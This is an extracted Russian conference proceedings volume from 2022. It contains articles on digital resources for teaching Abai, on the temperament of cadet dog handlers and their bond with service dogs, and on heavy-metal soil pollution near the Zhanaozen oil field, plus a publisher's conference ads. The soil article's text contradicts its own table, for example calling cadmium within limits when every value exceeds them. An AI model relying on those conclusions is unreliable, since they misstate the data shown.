Виртуальная групповая работа - это совместная работа учащихся в группе, работающих над одной и той же задачей, которые самостоятельно устанавливают нормы обмена сообщениями и взаимодействия. Так, в последнее время широко используется презентация проекта (project presentation), которая позволяет эффективно преподавать литературу. Такой подход к уроку учащиеся могли бы выполнить сами. На уроках литературы в 8-11 классах целесообразно проводить уроки компьютерных проектов в рамках предметной программы, т.е. один или два раза, в зависимости от отведенных часов и времени. Учащихся изучают биографию поэта, отбирают необходимые данные и делятся на группы. Недостаточно представить биографические данные, необходимо воспроизвести образ писателя, раскрыть его идейный поиск, творческую индивидуальность. Каждая группа разрабатывает план и программу исследований, определяет задачи. Затем учащиеся выполняют свою собственную работу. На этом этапе учитель выступает в роли консультанта. Учащихся работают в интернете, изучают источники, читают воспоминания современников поэта, другую дополнительную литературу, обмениваются информацией между собой. Использование интернета дает учащемуся возможность обобщать, анализировать, показывать полученную информацию и служит основой для формирования определенных творческих навыков (письма, поэзии, критики и т.д.). Формируется новый тип эффективности обучения, т.е. за короткое время происходит усвоение из объемного материала имеет место. По итогам проекта может быть проведена научно-практическая конференция, дискуссионное (дискуссионное) заседание клуба, компьютерный показ (презентация). В случае компьютерного отображения с использованием программы Power Point для урока по изучению биографии Абая урок проходит легко и душевно, поскольку компьютерная наглядность положительно влияет на оперативное, эмоционально выразительное восприятие.

Кроме того, творческая группа, состоящая из учащихся из каждого класса, может создавать мультимедийные проекты, связанные с этой темой, в компьютерных классах. В результате такой работы формируется школьный медиацентр, пополняются цифровые образовательные ресурсы. Для этого, прежде всего, накапливается контент, относящийся к определенной теме. Такое накопление контента не только эффективно, но и повышает важность образовательных ресурсов. Накопленный контент должен быть размещен в Интернете. Образовательные ресурсы, размещенные в интернете, пополняются, и их значимость возрастает, происходит процесс обмена контентом.

Следующий метод - это видео. Это метод восприятия информации с помощью визуальных эффектов (использование видеофильмов, видеотренингов, лекций и видеотуров в аудитории, видеозаписей экспертов-специалистов и т.д.). При знакомстве с жизнью и творчеством Абая Кунанбаева можно организовать видеоурок. Видеоуроки - это обучающие и информативные видеоролики и анимационные фильмы. Это дидактические материалы, содержащие отдельные темы и образовательную информацию в учебной программе, дополненные методом использования ИКТ, обеспечивающим повышение качества образовательных условий. Перед показом видеоролика, посвященного творчеству Абая, учащимся задаются вопросы, на которые учащиеся отвечают после просмотра видеоролика. Это создает у учащихся интерес к теме урока, ставит перед собой цель. Подавляя голос в видео, учащиеся могут сами комментировать сцены. Таким образом, на уроках литературы учащиеся, просматривая визуальные анимации и видеоклипы, вникают в суть изучаемой темы, вникая в то, что невозможно показывать в школьном кабинете.

Важно изучать творчество Абая в связи с романом-эпопеей М. Ауэзова "Путь Абая". В связи с этим использование аудиокниги при изучении

"Пути Абая" в 11 классе также воздействует на различные органы чувств ученика, что, в свою очередь, способствует повышению интереса к предмету и предмету, помогает сэкономить время. Кроме того, вы можете собрать фотографии, связанные с жизнью Абая, и организовать виртуальную галерею.

При проведении урока в компьютерном классе учащимся могут быть предложены задания различного уровня. Например: отвечайте на анимированные вопросы о творчестве поэта, готовьте вспомогательные заметки и вопросы, основанные на анимации. Поскольку Абай глубоко питается восточной литературой, в его произведениях часто встречаются арабо-персидские слова (например: нафретлі, ғибратлі, мизан, кәпір, ғұламаһи, и т.д.), учащиеся могут пополнить свои энциклопедические знания с помощью мультимедийного справочника, словаря терминов. А компьютерные тесты удобны для проведения контроля на этапах закрепления и повторения урока. Ведь студенту удобнее и интереснее выполнять тесты, которые выходят на монитор, чем тест, напечатанный на бумаге.Оценка-контроль знаний, установленных тестом, экономит время как преподавателя, так и ученика, предоставляет возможность для самооценки ученика. Тестовый контроль характеризуется справедливой, прямой оценкой результата.

Проведение занятий с ииспользованием ЦОР и ИКТ не только улучшает качество предоставляемых знаний, но и повышает интерес ученика к каждому уроку, повышает мотивацию (мотивацию) и развивает творческие навыки. При проведении уроков литературы по информационным технологиям необходимо учитывать специфику предмета, т.е. на первый план выдвигаются вопросы духовности, цели совершенствования творческой, в том числе языковой личности. [1, с.185]

Итак, цифровые образовательные ресурсы представляют собой интерактивный комплекс в виде мультимедийных озвученных презентаций, текстов, преобразованных в цифровой формат, интерактивных заданий и тестовых программ по определенной теме. Использование ЦОР, ИКТ во время урока не означает исключения педагогического творчества. Напротив, у преподавателя есть возможность дополнительно использовать интересные факты при объяснении темы. Эффективное использование ЦОР в первую очередь зависит от квалификации преподавателя. По данным исследователей, 25% материала запоминается при традиционном методе обучения, 33% - при визуальном, 50% - при визуально-слуховом, а 75% материала запоминается с помощью мультимедийной интерактивной обучающей программы.[2, с.105]

В заключение, система электронного обучения, включая ЦОР, несомненно будет иметь прекрасную возможность обеспечить качественное образование и формирование личности для молодого поколения, которое является будущим нашей независимой страны.

Список источников

1. Абилхасимова, А. Е. Использование цифровых образовательных ресурсов в образовательном процессе /2020.

101

ЛУЧШАЯ ИССЛЕДОВАТЕЛЬСКАЯ РАБОТА 2022

- 2. Савелова Е. В. Цифровые образовательные ресурсы в школе: методика использования. Обществознание. Сборник учебно-методических материалов для педагогических вузов. –М.: Университетская книг, 2008.
- 3. Стандарт подготовки цифровых образовательных ресурсов для системы электронного обучения в учреждениях общего среднего образования (www.nci.kz)

ПСИХОЛОГИЧЕСКИЕ НАУКИ

УДК 636.088

СРАВНИТЕЛЬНАЯ ОЦЕНКА НЕКОТОРЫХ ПСИХОФИЗИОЛОГИЧЕСКИХ ПОКАЗАТЕЛЕЙ КУРСАНТОВ-КИНОЛОГОВ НА РАЗНЫХ ЭТАПАХ ДРЕССИРОВОЧНОГО ПРОЦЕССА

САДЫКОВА ЮЛИЯ РАМИСОВНА

к.б.н., доцент, Болрой биологии

заведующий кафедрой биологии

ДОРОШЕНКО ИЛЬЯ КОНСТАНТИНОВИЧ

курсант факультета (кинологического)

ФГК ВОУ ВО «Пермский военный институт войск национальной гвардии Российской Федерации»

САННИКОВ АНАТОЛИЙ НИКОЛАЕВИЧ

курсант факультета (кинологического)

ФГК ВОУ ВО «Пермский военный институт войск национальной гвардии Российской Федерации»

Аннотация: Статья содержит результаты изучения формулы темперамента по А. Белову, личностных индивидуальных характеристик по Г. Айзенку и типологии отношения «курсант-служебная собака» по тесту Н. Криволапчук у курсантов-кинологов на разных этапах дрессировки собак. В курсе воспитательной дрессировки в темпераменте курсантов преобладает сангвиник и до 10% меланхолика, эти качества коррелируют с типом отношений «наставник» и «друг». В ходе практики дрессировки собак более сильная корреляция, особенно при работе с немецкими овчарками, между нарастанием доли отношений «собака-собаке» и уровнем экстраверсии и невротизма.

Ключевые слова: курсанты-кинологи; психодиагностика; этапы дрессировки; корреляция; отношение к служебной собаке

COMPARATIVE EVALUATION OF SOME PSYCHOPHYSIOLOGICAL INDICATORS CADETS-CYNOLOGISTS AT DIFFERENT STAGES OF THE TRAINING PROCESS

SadykovaYuliaRamisovna, Doroshenko Ilya Konstantinovich, Sannikov Anatoliy Nikolavich

Abstract: The article contains the results of studying the temperament formula according to A. Belov, personal individual characteristics according to G. Aizenk and the typology of the «cadet-service dog» relationship according to the N. Krivolapchuk test for cadets-cynologists at different stages of dog training. In the course of educational training, the temperament of cadets is dominated by sanguine and up to 10% melancholic, these qualities correlate with the type of relationship «mentor» and «friend». During the practice of dog training, there is a stronger correlation, especially when working with German Shepherds, between the increase in the proportion «dog-to-dog» relationships and the level of extroversion and neuroticism.

Keywords: cadets- cynologists; psycho-diagnostics; stages of dogs training; correlation; attitude to the service dog.

Актуальность проблематики эффективного подбора пары из кинолога и служебной собаки не вызывает сомнений. Рядом ученых и нашими исследованиями ранее показано, что результативность работы таких кинологических расчетов определяется во многом параметрами высшей нервной деятельности как специалиста-кинолога, так и закрепленного за ним животного [1; 4].

В настоящее время разработано немалое число разнообразных зоопсихологических тестов, по которым можно оценивать преобладающие реакции внешнего поведения собак, а в раннем, щенячьем возрасте путем простых методов анализировать ориентировочный тип темперамента и перспективу дальнейшего использования на службе [3; 4; 5]. Немалый вклад в понимание взаимоотношений человека и собаки внесла и известный зоопсихолог Н.Д. Криволапчук (2008).

Целью настоящего исследования был сравнительный анализ показателей высшей нервной деятельности курсантов-кинологов на разных этапах дрессировочного процесса и их отношения к своей служебной собаке по тесту Н. Криволапчук. Объектом исследования были курсанты-кинологи вуза войск национальной гвардии Российской Федерации 2-го и 3-го курсов обучения, работающие в паре со служебной собакой, выборка составила 25 и 17 человек соответственно. Программа обучения кинологов в части, связанной с непосредственной работой с собакой, начинается на 2 курсе после закрепления 6-месячных молодых собак начальной воспитательной дрессировкой. В этот период обучающиеся осваивают физиологические основы поведения собак, теоретические и методические принципы дрессировки, изучают нормативную базу в области служебной кинологии. Закрепление щенков, как правило, производится без предварительного тестирования юношей и собак и опирается на экспертные заключения и рекомендации преподавателей по практике дрессировки собак. На третьем курсе в сформированных парах «кинолог-собака» отрабатываются курсы общей и специальной дрессировки собак, выполняются нормативы и оценивается итоговая результативность дрессировочного процесса. В группе второкурсников 11 животных было породы немецкая овчарка и 14 – бельгийские овчарки (малинуа) в возрасте 8-9 месяцев, в группе сравнения – 5 и 11 собак соответственно в возрасте от 1,5 лет и старше. Методами психодиагностики в обеих выборках определена формула темперамента курсантов по А. Белову и индивидуальный психический склад с показателями искренности, экстраверсивности и невротизма по Г. Айзенку [6]. Синхронно с этим, у испытуемых проводился опрос по методике Н. Криволапчук и Ю. Криволапчук «Какую породу собак выбрать?», для косвенной оценки выбора курсантами типологии собаки по породной характеристике и психологической характеристики отношений в паре «человексобака» [7]. Результат данного теста выявляет принципиальные задатки курсантов в их успешности взаимодействии со своими животными, от которой зависит в целом эффективность кинологической деятельности по разным направлениям применения служебных собак. По мнению авторов, результаты использования такой методики необходимы для подбора совместимых пар «человек – порода собаки». Типология «Укротитель» характерна тем, кто использует активное силовое воздействие на собаку, но за этим скрывается неуверенность в себе. «Наставнику» характерны педагогические наклонности и научный подход в выстраивании отношений с собакой. «Друг» вносит элементы «очеловечивания» в отношения с животным, стремится максимально понять «душу» собаки, экстраполируя черты психики человека на собаку. В зависимость от собак, как отмечают ученые, попадают люди типа «Собака собаке». Не выстраивают отношений понимания с собакой и не стремятся к успешности дрессировки «Сторонние наблюдатели». Не смотря на то, что в изучаемых группах кинологов были закреплены собаки только двух пород, мы считаем эту методику обоснованно применимой к оценке взаимодействия в парах «курсант-кинолог – служебная собака» на разных этапах дрессировочного процесса. Считаем, что выбирая параметры теста для кинолога силового ведомства, оптимальный результат должен охватывать типы «Наставник» и «Друг», так как именно в их спектре отмечены собаки, наиболее часто использующиеся в служебной деятельности.

В результате исследования было выяснено, что формулы темперамента обучающихся 2-го и 3-го курса достоверно отличаются по показателям «сангвиник» и «меланхолик» (рис. 1), первый являлся доминантным типом у более старших юношей, второй – напротив, в сравнительно большей степени был выражен у второкурсников, но при доминировании также черт сангвиника. По критерию искренности 56% респондентов в первой группе дали откровенные ответы, 44% – ситуативные, во второй группе

— 41% и 47% соответственно, остальные 11% ответов у последних были лживыми. Важное качество экстра- и интроверсивности испытуемых также имело различное распределение в выборках, преобладающими у курсантов 2 курса были качества «потенциальный экстраверт» и «амбиверт». Только у 4 из 25 исследуемых отмечена интроверсивность, а в группе сравнения таковых было 5 из 17, что говорит о большей их доле.




Рис. 1. Формула темперамента по А. Белову у курсантов-кинологов

Достоверно большую нормостеничность по показателю «невротизма» имели более младшие курсанты, а на 3 курсе доминировали лица с потенциальной конкордантностью. При этом 8% и 6% испытуемых в группах соответственно обладают признаками потенциальной дискордантностью, что коррелировало с уровнем меланхолизма не менее 10% в формуле темперамента. Ученые считают, и мы солидарны с ними, что кинолог, работающий со служебной собакой, должен иметь сильные устойчивые показатели высшей нервной деятельности и обладать экстраверсивностью [8]. Кинологи-практики даже говорят, что собаки «любят эмоции».

Сравнительный анализ результатов теста по Н. Криволапчук выявил интересные отличительные особенности потенциала курсантов на курсе воспитательной дрессировки и при формировании базовых навыков по общей и специальной дрессировке на 3 курсе. Ни в одном ответе не встретился тип «Сторонний наблюдатель», у второкурсников не было «укротителей», в сравнении с курсантами, активно взаимодействующие с собаками в дрессировочном процессе (рис. 2). Кроме того, в выборке 3-го курса на 6% большим было число дрессировщиков, попавшим в отношения «собака-собаке», что, вероятно, поясняется более сильным типом нервных процессов у собаки и доминировании собаки в данных парах. Такой тип взаимодействия, как и тип «Укротитель», не желательны в выстраивании отношений со служебной собакой, от которой требуется хорошая реактивность, послушание, исполнительность, содружественность в выполнении команд дрессировщика.

Рисунок 3 иллюстрирует распределение по данному критерию в зависимости от породной принадлежности (A) и от половой принадлежности собак (Б). При этом разница достоверна в выборке 3 курса по обоим признакам. Объективно это поясняется глубиной работы с собакой, так как к этому году обучения значительная часть учебных занятий проводится в практике дрессировки собак, что вскрывает некоторые недостатки, ошибки выстроенных ранее взаимоотношений с собакой, а вероятно и несовместимость с ней.

В большей степени это проявляется с немецкими овчарками и с в целом, с особями мужского пола. В воспитательной дрессировке нет такой отчетливой разницы, что аргументируется меньшей интенсивностью дрессировочного процесса, незрелостью взаимоотношений с собаками, и только формирующимся общим психотипом молодых собак.





Рис. 2. Встречаемость типов отношений «курсант-собака»

Расчет коэффициента корреляции между параметрами высшей нервной деятельности курсантов и их отношений во взаимодействии с собаками показал, что умеренные отрицательные связи выражены между показателем вклада сангвиника и меланхолика и типом отношений и напротив, положительные связи между долей флегматизма, у курсантов 2 курса. Это доказывает, что чем ближе к инертности нервных процессов курсант, тем выше вероятность развития отношений «собака-собака». В группе сравнения такой чертой обладали курсанты с высоким процентом холеризма. В то же время, именно в тесной работе с собакой при r=-0,3 большую совместимость показывают потенциальные экстраверты, нежели интроверты. При учете распределения курсантов в зависимости от породы собак, значимая корреляция выше среднего уровня отмечается для курсантов, работающих с немецкими овчарками, причем, в обеих выборках, но на 2 курсе, как отмечено выше, эти связи более характерны в отношении темперамента дрессировщика, а на 3 курсе — в отношении искренности, экстраверсивности и невротизма.






Рис. 3. Встречаемость типов отношений «курсант-собака» в зависимости от породной (A) и половой (Б) принадлежности собак

Таким, образом, впервые изучены показатели контактности в работе со служебной собакой курсантов-кинологов на разных этапах дрессировочного процесса. В ходе работы изучены показатели высшей нервной деятельности курсантов-кинологов и типология отношения к собаке. Выяснено, что курсанты разных лет обучения обладают разницей в формуле темперамента и в уровне невротизма, а тип работы в паре с собакой определяется объемом тесного контакта в практике дрессировки. Если на 2 курсе обучения курсанты, осваивая первичные навыки дрессировки, показывают себя преимущественно наставниками и друзьями в отношениях с собакой, то у третьекурсников увеличивается доля взаимодействий «собака-собаке» и появляется тип «укротитель». Обнаруженные корреляции, в особенности с учетом этапа дрессировки и породной принадлежности собак свидетельствуют о необходимости своевременного тестирования обоих объектов в этой паре и учета формулы темперамента, экстраверсивности и невротизма курсанта при первичном закреплении собак. Рекомендуем не закреплять собак с сильным доминантным типом поведения за курсантами инертного типа высшей нервной деятельности, а интровертивных и имеющих выраженные конкордантые свойства курсантов — не закреплять за немецкими овчарками.

Список источников

- 1. Садыкова Ю.Р. Корреляция некоторых нейропсихических показателей курсантов-кинологов с эффективностью дрессировки служебных собак // Образовательный процесс. Казань, 2018. № 8. С. 5–11.
- 2. КусакинаЕ. А., Мальчиков Р. В. Псхиофизиологическая совместимость специалиста-кинолога и служебной собаки // Пенитенциарная наука, 2019. Т. 13. № 3. С. 416–422.
- 3. Криволапчук Н. Д. Прикладная психология домашней собаки: учебное пособие. Ростов-на-Дону: Феникс, 2008. 560 с.
- 4. Что такое тест Фишера-Волхарда для собак и щенков? Режим доступа: URL: http://petstory.ru/knowledge/dpgs/dog-adoption/chto-takoe-test-fishera-volharda/ (15.03.2022).
- 5. Волкова С. В., Хабиров А. Ф. Определение темперамента щенков по тесту Кэмпбелла // Материалы VIII Международной студенческой научной конференции «Студенческий научный форум» [Элек-



тронный ресурс]. – Режим доступа: URL: https://scienceforum.ru/2016/article/ 2016023302 (20.04.2022).

- 6. Руководство к лабораторным и практическим занятиям по физиологии: учебно-методическое пособие. / Ю. Р. Садыкова, Е. В. Бочкарева. Пермь: ПВИ ВВ МВД России, 2006. 251 с.
- 7. Криволапчук Н., Криволапчук Ю. Какую породу собак выбрать? Тест Кинологический клуб любителей собак РОО «ВАК» (Риверсайд), г. Волгоград [Электронный ресурс]. Режим доступа: URL: https:// riversaid.jimdofree.com/библиотека/тест-на-породу/ (12.02.2022).
- 8. Лебедева Е. В., Пикалова М. А. Личностные качества кинолога как фактор повышения эффективности профессиональной деятельности // Теория и практика современной науки. Саратов: ООО «Институт управления и социально-экономического развития», 2016. № 6-1. С. 731–737.

© Ю. Р. Садыкова, И. К. Дорошенко, А.Н. Санников, 2022

НАУКИ О ЗЕМЛЕ

УДК 662.106.33

GEOECOLOGICAL ASSESSMENT DURING THE DEVELOPMENT OF THE ZHANAOZEN OIL AND GAS FIELD

OMAR ABYLAI

Master's student, Yesenov University, Aktau, Kazakhstan

Scientific supervisor: Syrlybekkyzy Samal PhD, Associate Professor, Yesenov University, Aktau, Kazakhstan

Annotation: An environmental assessment of the impact of waste from oil and gas fields in the Zhanaozen region on the environment and biota was carried out, including the content of heavy metals in the soil. **Key words:** oil, heavy metals, oil field, oil production.

ГЕОЭКОЛОГИЧЕСКАЯ ОЦЕНКА ПРИ ОСВОЕНИЕ НЕФТЕГАЗОВЫХ МЕСТОРОЖДЕНИЯ ЖАНАОЗЕН

Омар Абылай

Научный руководитель: Сырлыбеккызы Самал

Аннотация: Проведена экологическая оценка воздействия отходов нефтегазовых месторождений Жанаозенского региона на окружающую среду и биоту, в том числе выявлено содержание тяжелых металлов в почве.

Ключевые слова: нефть, тяжелые металлы, месторождение, добыча нефти.

Introduction. The main vector of development of Kazakhstan's industry is the development of our ore resources, including special priority given to oil and gas. Along with the profit and the harmful effects of oil and gas production on the environment, there are also a lot. Due to the continuous development of oil production, transportation and refining volumes, the environmental situation in the Mangystau region, which is developing the Zhanaozenskoye field and other oil and gas fields, is deteriorating. Oil waste and furnaces spilled on the ground pollute the soil around the fires as much as possible, which in turn poses a great threat not only to the flora and fauna, but also to human health [1]. Oil and petroleum products are among the main pollutants of the biosphere. Oil and oil products pollution creates a new ecological situation, leads to a deep transformation and complete transformation of the natural biocenosis.

Despite the small success in the extraction of oil and gas as a source of enrichment and profit, today it has become clear that they cannot be spent predationally and pollute the natural environment with waste harmful to humans and all living things. In this regard, in recent years, much attention has been paid to environmental protection issues in the Republic, Near and far abroad. Currently, one of the important issues is monitoring the state of extremely polluted territories, assessing the quality of the environment, forecasting prospects and implementing environmental protection measures.

Material and methods of research.

The object of the study is the environmental company of the Zhanaozensk oil field. To determine the content of heavy metals in the soil on the territory of the Zhanaozen district, samples were taken and carried

out near the well, at a distance of 200 m from the well and in the city of Zhanaozen.

Research results and discussion.

Жұмысты орындау кезінде ауыр металдарды анықтау үшін атомдық сіңіру әдісі қолданылды. Топырақтағы ауыр металдар МГА-915 атомдық-абсорбциялық спектрометрімен анықталды. Бұл әдіспен қорғасын, мыс, мырыш, кадмий, кобальт, никель, марганец топырақ, өсімдік үлгілерінде анықталды. Сынамаларды зертханалық талдау нәтижелері 1-кестеде келтірілген.

Content of heavy metals in soil, mg/kg

Table 1


Heavy metals							
The point from	Cd	Cu	Co	Pb	Ni	Zn	Mn
which the model is							
taken							
Near well No. 1	1,64	4,94	12,47	23,60	46,0	67,76	456
	±0,09	±0,37	±0,02	±0,82	±4,08	±6,64	±64,84
No. 2 from a dis-	1,24	2,08	12,41	20,01	15	46,64	129
tance of 200 m	±0,05	±0,78	±0,04	±0,64	±8,98	±1,93	±68,79
No. 3 Zhanaozen	1,33	5,01	12,37	21,15	17	39,77	307
	±0,02	±0,40	±0,01	±0,17	±9,80	±4,74	±3,94
MPC, mg/kg	1	3	5	32	40	23	1500

The amount of cadmium concentration evenly in the obtained points did not exceed the MPC. More than 1.64±0.09 mg/kg in the sample taken from the well.

The concentration of copper was 4.94 ± 0.37 mg/kg taken from the well and 5.01 ± 0.40 mg/kg in soils obtained from the city of Zhanaozen.

The concentration of cobalt in approximately three samples in the soil taken near the borehole exceeded a high 12.47±0.02 mg/kg, i.e. twice as high as the MPC.

None of the manganese concentrations exceeded the MPC.



Сурет 1. Топырақ құрамындағы Cd, Cu, Co, Pb ауыр металдардың мөлшері

The concentration of lead did not exceed the MPC of all three of the obtained points. In the soil taken from the well, the lead content is higher, i.e. 23.60 ± 0.82 mg / kg (figure 1).

A high concentration of nickel was observed in the soil sample taken near the well, which is equal to 46 mg/ kg, which indicates an excess of 1.3 times the MPC. The concentration of a soil sample from a city street is 17±9.80 mg/kg, and the concentration of a soil sample from a distance of 200 m is 15±8.98 mg/kg.

The zinc concentration slightly exceeded the MPC, the soil sample taken near the well was 67.76±6.64 mg/kg, the concentration of the soil sample at a distance of 200 m was 46.64±1.93 mg/kg, and in the soil taken from the city street - 39.77±4.74 mg/kg.

Conclusion. An environmental assessment of the impact of waste from oil and gas fields in the Zhanaozen region on the environment and biota was carried out, including the content of heavy metals in the soil. Based on the results obtained, the following conclusion can be drawn:

The accumulation of heavy metals in near-barren soils has increased significantly, therefore, the content of copper, cobalt, zinc has increased by 1.5-3.2 times according to the MPC.

As a comparison, the content of cobalt and zinc in soil samples obtained at a distance of 200 m from the well was 2 times higher than the MPC.

It was found that the content of copper, cobalt, zinc in soil samples from Zhanaozen increased by 1.5-2 times according to MPC.

The impact of Zhanaozen's oil and gas waste on the environment and its components is growing day by day. Although this area is currently favorable for industrial enterprises, but its negative impact on human activity and environmental components is much greater. The rapid growth of this situation requires measures to restore and protect the ecology of oil and gas regions.

References

- 1. Bigaliev A.B., Zhanburshin E.T., Biyasheva Z.M. Assessment of radiation pollution of oil fields in the Kazakhstan zone of the Caspian Sea. "Kazakhstan medicine magazines", spec. issue, 2010. pp. 17-23.
- 2. Faizov K.Sh., Asanbayev I.K., Auezova O.N., Zherdeva S.S., Kokazhaeva A.B. Oil and gas pollution and its impact on the ecological situation of the Caspian region Bulletin of Science of the Kazakh Agrarian University named after Seifullina. Volume 3, No. 6, Astana, 2011. pp. 162-167.
- 3. Nurpeisova M.B., Almatova B.G. Munai-gas igerudin ekologiyalyk maseleri // Industry of Kazakhstan, No. 1, 2007. pp.118-123.
- 4. N.K. Nadirov "Highly viscous oils and natural bitumen" History and properties of Almaty "Gylym" 2001. pp. 72-74.
- 5. Syrlybekkyzy S., Kenzhetaev G.Zh., Taizhanova L.S. Analysis and assessment of the ecological situation of the coastal zone of the Caspian Sea, in the areas of oil production fields // Mat. international scientific and practical conf. "Actual problems of the oil and gas complex", dedicated to the 40th anniversary of the Mangystau Polytechnic College. Aktau, 2012. pp. 123-137.

НАУЧНОЕ ИЗДАНИЕ

ЛУЧШАЯ ИССЛЕДОВАТЕЛЬСКАЯ РАБОТА 2022

Сборник статей Международного научно-исследовательского конкурса г. Пенза, 15 мая 2022 г. Под общей редакцией кандидата экономических наук Г.Ю. Гуляева Подписано в печать 16.05.2022. Формат 60×84 1/16. Усл. печ. л. 6,5

МЦНС «Наука и Просвещение» 440062, г. Пенза, Проспект Строителей д. 88, оф. 10 www.naukaip.ru

Уважаемые коллеги!

Приглашаем Вас принять участие в Международных научно-практических конференциях!

Дата	Название конференции	Услуга	Шифр
5 июня	VI Международная научно-практическая конференция АКТУАЛЬНЫЕ НАУЧНЫЕ ИССЛЕДОВАНИЯ	90 руб. за 1 стр.	MK-1421
5 июня	IV Международная научно-практическая конференция ФИНАНСЫ И РЕАЛЬНЫЙ СЕКТОР ЭКОНОМИКИ В СОВРЕМЕННЫХ УСЛОВИЯХ	90 руб. за 1 стр.	MK-1422
5 июня	III Международная научно-практическая конференция МОДЕРНИЗАЦИЯ СОВРЕМЕННОГО ОБРАЗОВАНИЯ И СОВЕРШЕНСТВОВАНИЕ ПЕДАГОГИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ	90 руб. за 1 стр.	MK-1423
5 июня	XVIII Международная научно-практическая конференция ЮРИДИЧЕСКИЕ НАУКИ, ПРАВОВОЕ ГОСУДАРСТВО И СОВРЕМЕННОЕ ЗАКОНОДАТЕЛЬСТВО	90 руб. за 1 стр.	MK-1424
7 июня	III Международная научно-практическая конференция НАУКА И ОБРАЗОВАНИЕ: АКТУАЛЬНЫЕ ВОПРОСЫ, ДОСТИЖЕНИЯ И ИННОВАЦИИ	90 руб. за 1 стр.	MK-1425
7 июня	VIII Международная научно-практическая конференция СТУДЕНЧЕСКАЯ НАУКА: АКТУАЛЬНЫЕ ВОПРОСЫ, ДОСТИЖЕНИЯ И ИННОВАЦИИ	90 руб. за 1 стр.	MK-1426
10 июня	XXV Международная научно-практическая конференция СОВРЕМЕННЫЕ НАУЧНЫЕ ИССЛЕДОВАНИЯ: АКТУАЛЬНЫЕ ВОПРОСЫ, ДОСТИЖЕНИЯ И ИННОВАЦИИ	90 руб. за 1 стр.	MK-1427
10 июня	Международная научно-практическая конференция НАУКА, СТУДЕНЧЕСТВО, ОБРАЗОВАНИЕ: АКТУАЛЬНЫЕ ВОПРОСЫ СОВРЕМЕННЫХ ИССЛЕДОВАНИЙ	90 руб. за 1 стр.	MK-1428
12 июня	XIII Всероссийская научно-практическая конференция МОЛОДЫЕ УЧЁНЫЕ РОССИИ	90 руб. за 1 стр.	MK-1429
12 июня	II Международная научно-практическая конференция НАУКА, ОБЩЕСТВО, ОБРАЗОВАНИЕ В УСЛОВИЯХ ЦИФРОВИЗАЦИИ И ГЛОБАЛЬНЫХ ИЗМЕНЕНИЙ	90 руб. за 1 стр.	MK-1430
15 июня	LVII Международная научно-практическая конференция ФУНДАМЕНТАЛЬНЫЕ И ПРИКЛАДНЫЕ НАУЧНЫЕ ИССЛЕДОВАНИЯ: АКТУАЛЬНЫЕ ВОПРОСЫ, ДОСТИЖЕНИЯ И ИННОВАЦИИ	90 руб. за 1 стр.	MK-1431
15 июня	V Международная научно-практическая конференция ЭКОНОМИЧЕСКИЙ ФОРУМ	90 руб. за 1 стр.	MK-1432
15 июня	V Международная научно-практическая конференция ПЕДАГОГИЧЕСКИЙ ФОРУМ	90 руб. за 1 стр.	MK-1433
15 июня	V Международная научно-практическая конференция ЮРИДИЧЕСКИЙ ФОРУМ	90 руб. за 1 стр.	MK-1434
17 июня	XVII Всероссийская научно-практическая конференция РЕЗУЛЬТАТЫ СОВРЕМЕННЫХ НАУЧНЫХ ИССЛЕДОВАНИЙ И РАЗРАБОТОК	90 руб. за 1 стр.	MK-1435
17 июня	III Международная научно-практическая конференция РАЗВИТИЕ СОВРЕМЕННОЙ НАУКИ И ОБРАЗОВАНИЯ: АКТУАЛЬНЫЕ ВОПРОСЫ, ДОСТИЖЕНИЯ И ИННОВАЦИИ	90 руб. за 1 стр.	MK-1436
20 июня	XX Международная научно-практическая конференция АКТУАЛЬНЫЕ ВОПРОСЫ СОВРЕМЕННОЙ НАУКИ И ОБРАЗОВАНИЯ	90 руб. за 1 стр.	MK-1437
20 июня	III Всероссийская научно-практическая конференция НАУКА МОЛОДЫХ — БУДУЩЕЕ РОССИИ	90 руб. за 1 стр.	MK-1438

www.naukaip.ru